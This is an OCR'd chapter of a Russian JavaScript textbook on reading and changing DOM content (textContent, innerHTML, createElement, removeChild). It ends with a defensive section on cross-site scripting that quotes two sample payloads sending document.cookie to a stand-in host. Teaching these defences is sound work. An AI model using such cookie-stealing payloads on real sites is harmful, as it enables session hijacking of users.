Если вы не знаете, будут ли между текстовыми узлами находиться узлы элементов, удобнее работать с объемлющим элементом.

1. Узел элемента **li** выделяется при помощи метода **getElementById()**.
2. *Первым потомком* элемента **li** является элемент **em**.
3. Текстовый узел — *следующий смежный узел* данного элемента **em**.
4. У вас есть текстовый узел, к его содержимому можно обратиться при помощи свойства **nodeValue**.

ДОСТУП К ТЕКСТОВОМУ УЗЛУ И ЕГО ИЗМЕНЕНИЕ

Чтобы работать с текстом в элементе, нужно сначала обратиться к узлу элемента, а затем — к его текстовому узлу.


У текстового узла есть свойство **nodeValue**. Оно возвращает то, что в нем содержится.

Кроме того, свойство **nodeValue** можно использовать для обновления содержимого текстового узла.

JAVASCRIPT c05/js/node-value.js

```
var itemTwo = document.getElementById('two');                    // Получаем второй элемент из списка

var elText  = itemTwo.firstChild.nodeValue;                      // Получаем его текстовое содержимое

elText = elText.replace('кедровые орешки', 'белокочанная капуста');;   // Меняем кедровые орешки на белокочанную капусту

itemTwo.firstChild.nodeValue = elText;                           // Обновляем элемент списка
```

РЕЗУЛЬТАТ



В этом примере мы берем текстовое содержимое второго элемента в списке и изменяем его с «кедровые орешки» на «белокочанная капуста».

Первая строка берет второй элемент списка. Он сохраняется в переменной **itemTwo**.

Затем текстовое содержимое этого элемента помещается в переменную **elText**.

Третья строка заменяет значение «кедровые орешки» на «белокочанная капуста». Для этого используется метод **replace()** объекта **String**.

В последней строке используется свойство **nodeValue**, заменяющее содержимое текстового узла обновленным значением.


ДОСТУП К ТЕКСТУ И ЕГО ОБНОВЛЕНИЕ ПРИ ПОМОЩИ СВОЙСТВ TEXTCONTENT И INNERTEXT

Свойство **textContent** позволяет собирать и обновлять текст и только текст, содержащийся в объемлющем элементе (и его дочерних элементах).

textContent

Для сбора текста из элементов **li** в нашем примере (игнорируя всю разметку, содержащуюся в элементе) можно использовать свойство **textContent** элемента **li**, содержащего текст. В данном примере оно вернет значение «свежий инжир». При помощи свойства **textContent** также можно обновить контент элемента. Оно заменяет все содержимое элемента, включая разметку.

```
<li id="one"><em>свежий</em> свежий</li>
```




```
document.getElementById('one').textContent;
```

Существенный недостаток свойства **textContent** заключается в том, что в браузере Internet Explorer оно не работает до версии 9. Все остальные основные браузеры его поддерживают.

innerText

Возможно, вам иногда будет встречаться и свойство **innerText**. Однако им, как правило, не рекомендуется пользоваться по трем основным причинам.

ПОДДЕРЖКА

Хотя большинство основных браузеров поддерживают **innerText**, Firefox его игнорирует, поскольку это свойство не входит ни в какой стандарт.

ПОДЧИНЕННОСТЬ CSS

Это свойство не отображает текст, скрытый при помощи CSS. Например, при наличии правила CSS, скрывающего элементы **em**, свойство **innerText** вернуло бы только слово **инжир**.

ПРОИЗВОДИТЕЛЬНОСТЬ

Поскольку свойство **innerText** учитывает правила компоновки, указывающие, будет ли виден элемент, текст может извлекаться медленнее, чем при применении свойства **textContent**.

ДОСТУП ИСКЛЮЧИТЕЛЬНО К ТЕКСТУ

Чтобы продемонстрировать разницу между свойствами **textContent** и **innerText**, рассмотрим пример, в котором действует правило CSS, скрывающее содержимое элемента **em**.


Выполнение сценария начинается с того, что он получает содержимое первого элемента, используя одновременно два свойства: **textContent** и **innerText**. Затем он ставит эти значения после списка.

Наконец, значение первого элемента списка обновляется и принимает вид «пшеничные сухарики». Это делается при помощи свойства **textContent**.

JAVASCRIPT c05/js/inner-text-and-text-content.js

```
var firstItem = document.getElementById('one');    // Находим первый элемент списка
var showTextContent = firstItem.textContent;       // Получаем значение textContent
var showInnerText = firstItem.innerText;           // Получаем значение innerText

// Отображаем содержимое двух этих свойств после списка
var msg = '<p>textContent: ' + showTextContent + '</p>';
   msg += '<p>innerText: ' + showInnerText + '</p>';
var el = document.getElementById('scriptResults');
el.innerHTML = msg;

firstItem.textContent = 'пшеничные сухарики';      // Обновляем первый элемент списка
```

РЕЗУЛЬТАТ



В большинстве браузеров произойдет следующее.

- Свойство **textContent** получит слова «свежий инжир».
- Свойство **innerHTML** получит только «инжир» (поскольку «свежий» скрыто в соответствии с правилами CSS).
- Но есть пара нюансов.
- В Internet Explorer версии 8 или ниже свойство **textContent** не сработает.
- В Firefox свойство **innerText** вернет значение **undefined**, поскольку в этом браузере оно не реализовано.

ДОБАВЛЕНИЕ ИЛИ УДАЛЕНИЕ HTML-КОНТЕНТА

Существуют два принципиально отличающихся способа добавления контента в дерево DOM и удаления его оттуда. Во-первых, можно воспользоваться свойством **innerHTML**, во-вторых, выполнить манипуляции с DOM.

Свойство innerHTML

Примечание. Свойство innerHTML небезопасно. Связанные с ним проблемы описаны на с. 234.

ПОДХОД

Свойство innerHTML можно использовать с любым узлом элемента. Оно применяется как для извлечения, так и для замены контента. Для замены новый материал предоставляется в виде строки, которая может содержать разметку для элементов-потомков.

ДОБАВЛЕНИЕ КОНТЕНТА

Чтобы добавить новый контент:
1) сохраните его (вместе с разметкой) в переменной как строку;
2) выделите элемент, контент которого вы хотите заменить;
3) установите новую строку в качестве значения свойства **innerHTML** этого элемента.

УДАЛЕНИЕ КОНТЕНТА

Чтобы удалить все содержимое элемента, нужно задать пустую строку в качестве значения его свойства **innerHTML**. Чтобы удалить один элемент из фрагмента DOM, например, один **li** из **ul**, нужно задать здесь в качестве значения весь фрагмент минус этот элемент.


ПРИМЕР: ИЗМЕНЕНИЕ ЭЛЕМЕНТА СПИСКА

1. Создаем переменную, в которой будет содержаться разметка.


```
var item;
item = '<em>Свежий</em>
инжир';
```

В переменной может быть столько разметки, сколько вам нужно. Этот способ позволяет быстро добавить в дерево DOM любое нужное количество разметки.

2. Выделяем элемент, содержимое которого мы хотим обновить.



3. Заменяем содержимое выделенного элемента новой разметкой.



Манипуляция с DOM позволяет с легкостью выбирать конкретные узлы, тогда как свойство **innerHTML** более удобно для обновления больших фрагментов.

Методы манипуляции с DOM

Манипуляция с DOM в целом безопаснее, чем работа с **innerHTML**, но этот способ более медленный и требует больших объемов кода.

ПОДХОД

При манипуляции с DOM применяется набор методов DOM, позволяющих создавать узлы элементов и текстовые узлы, а затем прикреплять их к дереву DOM или удалять из него.

ДОБАВЛЕНИЕ КОНТЕНТА

Чтобы добавить новый контент, применяется предназначенный для этого метод DOM. Одновременно он работает с одним узлом, новый контент сохраняется в переменной. Затем применяется другой метод DOM, позволяющий прикрепить новый элемент на нужное место в дереве DOM.

УДАЛЕНИЕ КОНТЕНТА

Можно удалить из дерева DOM конкретный элемент (а также все его содержимое) при помощи одного-единственного метода.


ПРИМЕР: ДОБАВЛЕНИЕ ЭЛЕМЕНТА СПИСКА

1. Создаем новый текстовый узел:


2. Создаем новый узел элемента:

3. Добавляем текстовый узел к узлу элемента:

4. Выбираем элемент, к которому нужно добавить новый фрагмент:



5. Прикрепляем новый фрагмент к выбранному элементу:



ДОСТУП К ТЕКСТУ И РАЗМЕТКЕ И ИХ ОБНОВЛЕНИЕ ПРИ ПОМОЩИ СВОЙСТВА INNERHTML

Свойство **innerHTML** позволяет получать доступ к контенту элемента (и изменять его), а также ко всем его элементам-потомкам.

innerHTML


Свойство **innerHTML** возвращает контент элемента как длинную строку, включающую в том числе всю разметку, содержащуюся в элементе.

При использовании для того, чтобы задать элементу новой контент, это свойство берет строку, содержащую разметку, и добавляет все содержащиеся в ней элементы в дерево DOM.

При создании нового контента с помощью **innerHTML** учитывайте, что, пропустив один-единственный закрывающий тег, вы можете испортить компоновку всей страницы.

Более того, если свойство **innerHTML** применяется для добавления на страницу пользовательского контента, то таким образом в ваш код могут попасть вредоносные материалы (см. с. 234).

```
<li id="one"><em>свежий</em> инжир</li>
```



ПОЛУЧЕНИЕ КОНТЕНТА

Следующая строка кода получает контент элемента списка и добавляет эту информацию в переменную elContent:

```
var elContent = document.getElementById('one').innerHTML;
```

Теперь в переменной **elContent** содержится строка:

```
'<em>свежий</em> инжир'
```

ИЗМЕНЕНИЕ КОНТЕНТА

Следующий код добавляет содержимое переменной **elContent** (включая всю разметку) в первый элемент списка:

```
document.getElementById('one').innerHTML = elContent;
```

ОБНОВЛЕНИЕ ТЕКСТА И РАЗМЕТКИ

Пример начинается с сохранения первого элемента списка в переменной **firstItem**.


Затем код извлекает содержимое этого элемента списка и сохраняет его в переменной **itemContent**.

Наконец, содержимое элемента списка помещается в ссылку. Обратите внимание, как экранируются кавычки.

JAVASCRIPT c05/js/inner-html.js

```
// Сохраняем первый элемент списка в переменной
var firstItem = document.getElementById('one');

// Получаем содержимое первого элемента списка
var itemContent = firstItem.innerHTML;

// Обновляем содержимое первого элемента списка, делая из него ссылку
firstItem.innerHTML = '<a href=\"http://example.org\">' + itemContent + '</a>';
```

РЕЗУЛЬТАТ



Поскольку содержимое строки добавляется в элемент при помощи свойства **innerHTML**, браузер поместит в объектную модель документа все элементы, содержащиеся в строке. В данном примере на страницу добавляется элемент **a**. (Все новые элементы также будут доступны другим сценариям, работающим на этой странице.)

Если вы используете в вашем HTML-коде атрибуты, то удобно экранировать кавычки символом обратного слеша \, чтобы показать, что они не входят в состав сценария.

ДОБАВЛЕНИЕ ЭЛЕМЕНТОВ ПРИ ПОМОЩИ МАНИПУЛЯЦИЙ С DOM

Манипуляция с DOM — это еще один способ добавления нового контента на страницу (альтернативный работе со свойством **innerHTML**). Он включает три этапа.

1

СОЗДАНИЕ ЭЛЕМЕНТА createElement()

Для начала мы создаем новый элемент при помощи метода **createElement()**. Этот узел элемента сохраняется в переменной.

Созданный таким образом узел элемента еще не входит в состав дерева DOM. Он не попадает туда вплоть до этапа 3.

2

НАПОЛНЕНИЕ ЭЛЕМЕНТА КОНТЕНТОМ createTextNode()

Метод **createTextNode()** создает новый текстовый узел. Опять же, он сохраняется в переменной. Его можно добавить к узлу элемента при помощи метода **appendChild()**.

Так в элемент записывается контент. Однако этот шаг пропускается, если вы хотите добавить в дерево DOM пустой элемент.

3

ДОБАВЛЕНИЕ ЭЛЕМЕНТА В DOM appendChild()

Теперь, когда ваш элемент готов (если это текстовый узел, то в нем может содержаться текст), пора прикрепить элемент к дереву DOM при помощи метода **appendChild()**.

Этот метод позволяет указать, к какому элементу вы хотите добавить узел в качестве дочернего.

В конце главы мы рассмотрим пример, где упоминается еще один метод, позволяющий вставить элемент в дерево DOM. Метод **insertBefore()** ставит новый элемент перед выделенным узлом DOM.

На практике используется как манипуляция с DOM, так и свойство **innerHTML**. О том, в каких случаях предпочтителен тот или иной способ, мы поговорим на с. 232.

Примечание. Некоторые разработчики оставляют на своих HTML-страницах пустые элементы, планируя затем прикрепить к ним новый контент, но без крайней необходимости лучше так не делать.

ДОБАВЛЕНИЕ ЭЛЕМЕНТА В ДЕРЕВО DOM

Метод **createElement()** создает элемент, который можно добавить к дереву DOM, — в данном случае пустой элемент **li** для списка.


Новый элемент хранится в переменной **newEl** до тех пор, пока позже он не будет прикреплен к дереву DOM.

Метод **createTextNode()** позволяет создать новый текстовый узел для прикрепления к элементу. Этот узел сохраняется в переменной **newText**.

JAVASCRIPT c05/js/add-element.js

```
// Создаем новый элемент и сохраняем его в переменной.
var newEl = document.createElement('li');

// Создаем текстовый узел и сохраняем его в переменной.
var newText = document.createTextNode('quinoa');

// Прикрепляем новый текстовый узел к новому элементу.
newEl.appendChild(newText);

// Находим позицию, на которую должен быть поставлен новый элемент.
var position = document.getElementsByTagName('ul')[0];

// Ставим новый элемент на эту позицию.
position.appendChild(newEl);
```

РЕЗУЛЬТАТ



Текстовый узел добавляется к новому узлу элемента при помощи метода **appendChild()**.

Метод **getElementsByTagName()** выбирает в дереве DOM позицию, в которую следует вставить новый элемент (на странице это делается при помощи элемента **ul**).

Наконец, снова применяется метод **appendChild()** — теперь для вставки нового элемента и его контента в дерево DOM.

УДАЛЕНИЕ ЭЛЕМЕНТОВ ПРИ ПОМОЩИ МАНИПУЛЯЦИЙ С DOM

Определенные манипуляции с DOM позволяют удалять элементы из дерева DOM.

1

ЭЛЕМЕНТ, ПОДГОТАВЛИВАЕМЫЙ К УДАЛЕНИЮ, СОХРАНЯЕТСЯ В ПЕРЕМЕННОЙ

Для начала мы выбираем элемент, который требуется удалить, и сохраняем узел этого элемента в переменной.

Для выбора элемента можно использовать любой из методов, рассмотренных выше в разделе о выборе элементов DOM.

При удалении элемента из DOM вы также удаляете всего элементы-потомки.

2

В ПЕРЕМЕННОЙ СОХРАНЯЕТСЯ РОДИТЕЛЬСКИЙ ЭЛЕМЕНТ ТОГО ЭЛЕМЕНТА, КОТОРЫЙ БЫЛ ВЫБРАН НА ПЕРВОМ ЭТАПЕ

Далее мы находим родительский (объемлющий) элемент того, который был выбран на первом этапе для удаления, и также сохраняем в переменной.

Проще всего воспользоваться для этого свойством **parentNode** данного элемента.

Пример, приведенный на следующей странице, довольно прост, но такие приемы позволяют значительно изменять дерево DOM.

3

УДАЛЯЕМ ЭЛЕМЕНТ ИЗ ЕГО ОБЪЕМЛЮЩЕГО ЭЛЕМЕНТА

Метод **removeChild()** применяется к объемлющему элементу, который вы выбрали на этапе 2.

Метод **removeChild()** принимает один параметр: ссылку на тот элемент, который вам больше не нужен.

Удаление элементов из дерева DOM отражается на индексах смежных элементов в NodeList.

УДАЛЕНИЕ ЭЛЕМЕНТА ИЗ ДЕРЕВА DOM

В следующем примере мы используем метод **removeChild()**, чтобы удалить из списка четвертый элемент (а также все его содержимое).


В первой переменной **removeEl** сохраняется сам элемент, который вы хотите удалить со страницы (четвертый элемент списка)

Во второй переменной **containerEl** хранится элемент **ul**, *содержащий* тот элемент, который вы хотите удалить.


JAVASCRIPT c05/js/remove-element.js

```
var removeEl = document.getElementsByTagName('li')[3];    // Подготавливаем элемент к удалению из переменной.

var containerEl = removeEl.parentNode;                    // Определяем элемент, содержащий удаляемый объект.

containerEl.removeChild(removeEl);                        // Удаляем элемент.
```

РЕЗУЛЬТАТ



Метод **removeChild()** применяется к переменной, содержащей родительский узел. Этот метод принимает один параметр: тот элемент, который вы хотите удалить (хранящийся во второй переменной).



СРАВНЕНИЕ РАЗЛИЧНЫХ ПРИЕМОВ ДЛЯ ОБНОВЛЕНИЯ HTML-КОНТЕНТА

Итак, выше мы рассмотрели три способа добавления HTML-контента на веб-страницу. Давайте обсудим, когда лучше использовать каждый из них.

В любом языке программирования, как правило, одну и ту же задачу можно решить несколькими способами. На самом деле если вы попросите десятерых программистов написать один сценарий, то вполне можете получить десять разных вариантов.

Некоторые программисты бывают довольно предвзяты и считают, что «правильно — это значит, как у меня», тогда как на самом деле зачастую существует несколько разных способов. Если вы сознаете, что у каждого специалиста могут быть свои предпочтения, то способны обоснованно судить, насколько адекватны те или иные подходы для вашего проекта.

document.write()

Метод **write()** объекта **document** позволяет с легкостью добавлять контент, которого не было в исходном коде на странице. Тем не менее обычно не рекомендуется использовать этот метод.

ПРЕИМУЩЕСТВА

Быстрый и удобный способ, позволяющий показать начинающим программистам, как добавлять контент на страницу.

НЕДОСТАТКИ

- Срабатывает только при первоначальной загрузке страницы.
- Если воспользоваться этим методом уже после загрузки страницы, он может:
  1) перезаписать всю страницу;
  2) не добавить контент на страницу;
  3) создать новую страницу.
- Он может вызвать проблемы на HTML-страницах, которые строго валидируются.
- В настоящее время программисты очень редко пользуются этим методом и, как правило, воспринимают его неодобрительно.

Можно выбирать различные приемы в зависимости от стоящей задачи (а также заранее спланировать, как этот участок кода предстоит развивать в будущем).

element.innerHTML

Свойство **innerHTML** позволяет получать/обновлять весь контент любого элемента (включая разметку) в строковом формате.

ПРЕИМУЩЕСТВА

innerHTML позволяет добавлять массу новой разметки, применяя гораздо меньше кода, чем при манипуляциях с DOM.

При помощи этого свойства **innerHTML** можно добавить на веб-страницу большое число элементов гораздо быстрее, чем при помощи манипуляций с DOM.

Это простой способ, позволяющий удалить весь контент из элемента (достаточно присвоить ему пустую строку).

НЕДОСТАТКИ

- Не следует применять **innerHTML** в случае с пользовательским контентом (например, с именем пользователя или с комментарием для блога), поскольку это довольно небезопасно. Соответствующие риски подробно рассмотрены на следующих четырех страницах.
- Такой подход трудно использовать в случаях, когда требуется вычленить и обновить отдельные элементы в большом фрагменте DOM.
- Обработчики событий могут начать функционировать неправильно.

МАНИПУЛЯЦИЯ С DOM

Манипуляция с DOM — это использование набора методов и свойств для доступа к элементам, а также их создания и обновления элементов как текстовых узлов.

ПРЕИМУЩЕСТВА

- Подход удобен для изменения отдельно взятого элемента DOM из такого фрагмента кода, где присутствует множество смежных элементов
- Манипуляция с DOM не затрагивает обработчики событий.
- Она позволяет сценарию с легкостью добавлять элементы один за другим (если вы не хотите сразу менять большие куски кода).

НЕДОСТАТКИ

- Если приходится вносить существенные изменения в контент страницы, то работа идет медленнее, чем с применением свойства **innerHTML**.
- Для решения аналогичных задач с применением **innerHTML** потребовалось бы написать меньше кода.

АТАКИ С ПРИМЕНЕНИЕМ МЕЖСАЙТОВОГО СКРИПТИНГА (XSS)

При добавлении контента на страницу при помощи innerHTML (или некоторых методов библиотеки jQuery) необходимо учитывать потенциальную опасность *межсайтового скриптинга* (XSS). При помощи такой атаки злоумышленник может завладеть учетными данными ваших пользователей.

В этой книге дается ряд предупреждений о проблемах с безопасностью, возникающих, когда вы добавляете на страницу HTML-разметку при помощи свойства innerHTML. Замечания о таких опасностях даются и при обсуждении работы с jQuery.

На следующих четырех страницах рассмотрены проблемы, которые могут случиться на уровне сценариев, а также рассказано, как защищаться от подобных атак.

КАК ПРОИСХОДИТ АТАКА XSS

При атаке XSS злоумышленник внедряет на сайт свой вредоносный код. На многих сайтах встречается контент, предоставленный различными людьми. Например:

- пользователи могут создавать на сайте профили и оставлять комментарии;
- разные авторы способны писать на сайте свои статьи;
- данные могут поступать со сторонних сайтов, в частности, с Facebook, Twitter, через бегущую строку и новостные ленты;
- сайт позволяет закачивать пользовательские файлы, например, изображения или видео.

Данные, которые вы не контролируете в полной мере, называются *недоверенными*; обращаться с ними нужно осторожно.

КАКОЙ ВРЕД МОЖЕТ НАНЕСТИ ТАКАЯ АТАКА

При атаке XSS злоумышленник способен получить доступ к следующим данным:

- к DOM (включая данные форм);
- к cookie-файлы сайта;
- к маркерам сеанса: информации, идентифицирующей вас среди других пользователей при авторизации на сайте.

Получив доступ к учетным данным пользователя, злоумышленик может:

- совершать покупки через взломанную учетную запись;
- публиковать дискредитирующий контент;
- быстрее/дальше распространять свой вредоносный код.

ДАЖЕ СРАВНИТЕЛЬНО ПРОСТОЙ КОД МОЖЕТ ВЫЗЫВАТЬ ПРОБЛЕМЫ

Во вредоносном коде часто перемешиваются языки HTML и JavaScript (хотя XSS-атаки могут запускаться и через адреса URL или таблицы CSS). Ниже приведены два примера, демонстрирующие, как даже очень простой код позволяет злоумышленнику завладеть пользовательской учетной записью.

В первом примере cookie-информация сохраняется в переменной, которая затем может быть отправлена на сторонний сервер:

```
<script>var adr='http://example.com/xss.php?cookie=' + escape(document.cookie);</script>
```

Следующий код демонстрирует, как можно использовать для запуска вредоносного кода недостающее изображение с HTML-атрибутом

```
<img src="http://nofile" onerror="adr='http://example.com/xss.php?'+escape(document.cookie)";>
```

Любой HTML-код из недоверенных источников может подвергнуть ваш сайт XSS-атакам. Но угроза исходит лишь от определенных символов.

ЗАЩИТА ОТ МЕЖСАЙТОВОГО СКРИПТИНГА

ВАЛИДАЦИЯ ВВЕДЕННОГО КОНТЕНТА, ОТПРАВЛЯЮЩЕГОСЯ НА СЕРВЕР

1. Позволяйте пользователям вводить только те символы, которые нужны для передачи информации. Такая практика называется **валидацией**. Не разрешайте недоверенным пользователям вводить на сайт HTML-разметку или JavaScript-код.

2. Повторяйте валидацию на сервере, прежде чем отображать пользовательский контент или сохранять его в базе данных. Это важно, поскольку пользователи могут уклоняться от клиентской валидации, отключая в браузере JavaScript-код.

3. База данных вполне может содержать разметку и сценарии из доверенных источников (например, из вашей системы управления контентом). Дело в том, что база данных не обрабатывает код, а лишь хранит его.

ЗАПРАШИВАЕТ СТРАНИЦЫ С ВЕБ-СЕРВЕРА И ОТПРАВЛЯЕТ НА ВЕБ-СЕРВЕР ДАННЫЕ ФОРМ

БРАУЗЕР

ОБРАБАТЫВАЕТ ФАЙЛЫ HTML, CSS И JAVASCRIPT, ПРИСЫЛАЕМЫЕ С ВЕБ-СЕРВЕРА

СОБИРАЕТ ИНФОРМАЦИЮ ИЗ БРАУЗЕРА И ПЕРЕДАЕТ ЕЕ В БАЗУ ДАННЫХ

ВЕБ-СЕРВЕР

ГЕНЕРИРУЕТ СТРАНИЦЫ НА ОСНОВЕ ИНФОРМАЦИИ, ПОЛУЧАЕМОЙ ИЗ БАЗЫ ДАННЫХ И ВСТАВЛЯЕМОЙ В ШАБЛОНЫ

ХРАНИТ ИНФОРМАЦИЮ, СОЗДАННУЮ АДМИНИСТРАТОРАМИ И ПОЛЬЗОВАТЕЛЯМИ САЙТА

БАЗА ДАННЫХ

ВОЗВРАЩАЕТ КОНТЕНТ, НЕОБХОДИМЫЙ ДЛЯ СОЗДАНИЯ ВЕБ-СТРАНИЦ

ЭКРАНИРОВАНИЕ ДАННЫХ, ПОСТУПАЮЩИХ С СЕРВЕРА И ИЗ БАЗЫ ДАННЫХ

4. Не создавайте в DOM фрагментов, содержащих HTML-разметку из непроверенных источников. Разметку можно добавлять только как текст, предварительно экранировав ее.

5. Убедитесь, что контент, сгенерированный пользователями, может быть вставлен только в определенные участки ваших шаблонов (см. с. 236)

6. Когда ваша информация покидает базу данных, все потенциально опасные символы должны быть экранированы (см. с. 237)

Итак, если вы писали код самостоятельно, то можете смело использовать свойство **innerHTML** для добавления разметки. А вот контент, взятый из любых недоверенных источников, должен тщательно экранироваться и вставляться как текст (а не как разметка) при помощи других свойств, например, **textContent**.

МЕЖСАЙТОВЫЙ СКРИПТИНГ: ВАЛИДАЦИЯ И ШАБЛОНЫ

Убедитесь, что ваши пользователи имеют право вводить только те символы, которые нужны для работы, и строго ограничьте на странице зоны, где может помещаться такой контент.

ФИЛЬТРАЦИЯ ИЛИ ВАЛИДАЦИЯ ВВОДА

Чтобы пользователи не вводили в поля форм те символы, которые туда вводить **не нужно**, проще всего подсказать это прямо.

Например, в именах пользователей и адресах электронной почты не встречается угловых и круглых скобок, а также амперсандов, потому можно специально валидировать данные для предотвращения ввода таких символов.

Это делается в браузере, но имеет смысл повторять и на сервере (на случай, если пользователь отключил у себя в браузере JavaScript). Подробнее о валидации будет рассказано в главе 13.

Вероятно, вы обращали внимание, что в полях для комментирования на различных сайтах вам не разрешается указывать почти никакой разметки (иногда допускается небольшое количество HTML-тегов). Это делается именно для того, чтобы посетители не вводили вредоносный код (например, элементы **script**) или любые другие символы с атрибутом обработчика событий.

Даже в HTML-редакторах, применяемых во многих системах управления контента, допускается использовать не любой код, причем редактор автоматически пытается исправить любую последовательность символов, которая кажется ему вредоносной.

ОГРАНИЧЬТЕ НА СТРАНИЦЕ КОЛИЧЕСТВО ЗОН, В КОТОРЫХ МОЖЕТ НАХОДИТЬСЯ ПОЛЬЗОВАТЕЛЬСКИЙ КОНТЕНТ

Злоумышленники не будут создавать и запускать XSS-атаки при помощи одних только элементов **script**. Как демонстрировалось на с. 234, вредоносный код может находиться даже не в элементе **script**, а в обработчике событий какого-либо атрибута. Кроме того, XSS-атака в ряде случаев запускается вредоносным кодом, находящимся в CSS или URL.

Браузеры не одинаково обрабатывают HTML-код, CSS и JavaScript (в таком случае речь идет о разных контекстах исполнения), и в каждом языке различные символы способны приводить к проблемам. Следовательно, любой контент из недоверенных источников можно добавлять на страницу только как текст (а не как разметку) и помещать этот текст в тех элементах, которые видны в области просмотра.

Никогда не ставьте пользовательский контент в следующих местах без детального изучения всех потенциально возможных проблем (обсуждение таких проблем выходит за рамки этой книги).

Элементы script:
```
<script>не сюда!</script>
```
HTML-комментарии:
```
<!-- не сюда! -->
```
Имена тегов:
```
<notHere href="/test" />
```
Атрибуты:
```
<div не сюда!="несюда! />
```
Значения CSS:
```
{color: не сюда!}
```

XSS: ЭКРАНИРОВАНИЕ РАЗМЕТКИ И УПРАВЛЕНИЕ ЕЮ

Если созданный пользователем контент содержит какие-либо символы, которые используются в коде, на сервере такие символы должны экранироваться. Необходимо контролировать всю разметку, добавляемую на страницу.

ЭКРАНИРОВАНИЕ ПОЛЬЗОВАТЕЛЬСКОГО КОНТЕНТА

Все данные, поступающие из недоверенных источников, сначала должны экранироваться на сервере и лишь потом — отображаться на странице. В большинстве серверных языков программирования существуют вспомогательные функции, позволяющие извлекать из принимаемого содержимого вредоносный код либо экранировать его.

HTML

Экранируйте следующие символы, чтобы они отображались как обычный текст (а не обрабатывались как код).

&	&amp;	'	' (не ')
<	&lt;	"	&quot;
>	&gt;	/	&#x2F;
'	&#x60;		

JAVASCRIPT

Никогда не включайте в ваш код JavaScript данные, полученные из недоверенных источников. В частности, нужно экранировать любые символы ASCII со значениями менее 256, если эти символы не являются число-буквенными (они могут представлять опасность).

URL

При наличии ссылок, содержащих пользовательский ввод (например, это могут быть ссылки на профиль либо поисковые запросы) используйте JavaScript-метод **encodeURIComponent()** для кодирования пользовательского ввода. Этот метод кодирует следующие символы:

, / ? : @ & = + $ #

ДОБАВЛЕНИЕ ПОЛЬЗОВАТЕЛЬСКОГО КОНТЕНТА НА СТРАНИЦУ

Если вы добавляете на HTML-страницу недоверенный контент, даже после экранирования на сервере он должен отображаться как обычный текст. Как в JavaScript, так и в jQuery для этого предоставляются специальные инструменты.

JAVASCRIPT

Используйте: textContent or innerText (см. с. 222).
Не используйте: innerHTML (см. с. 226).

JQUERY

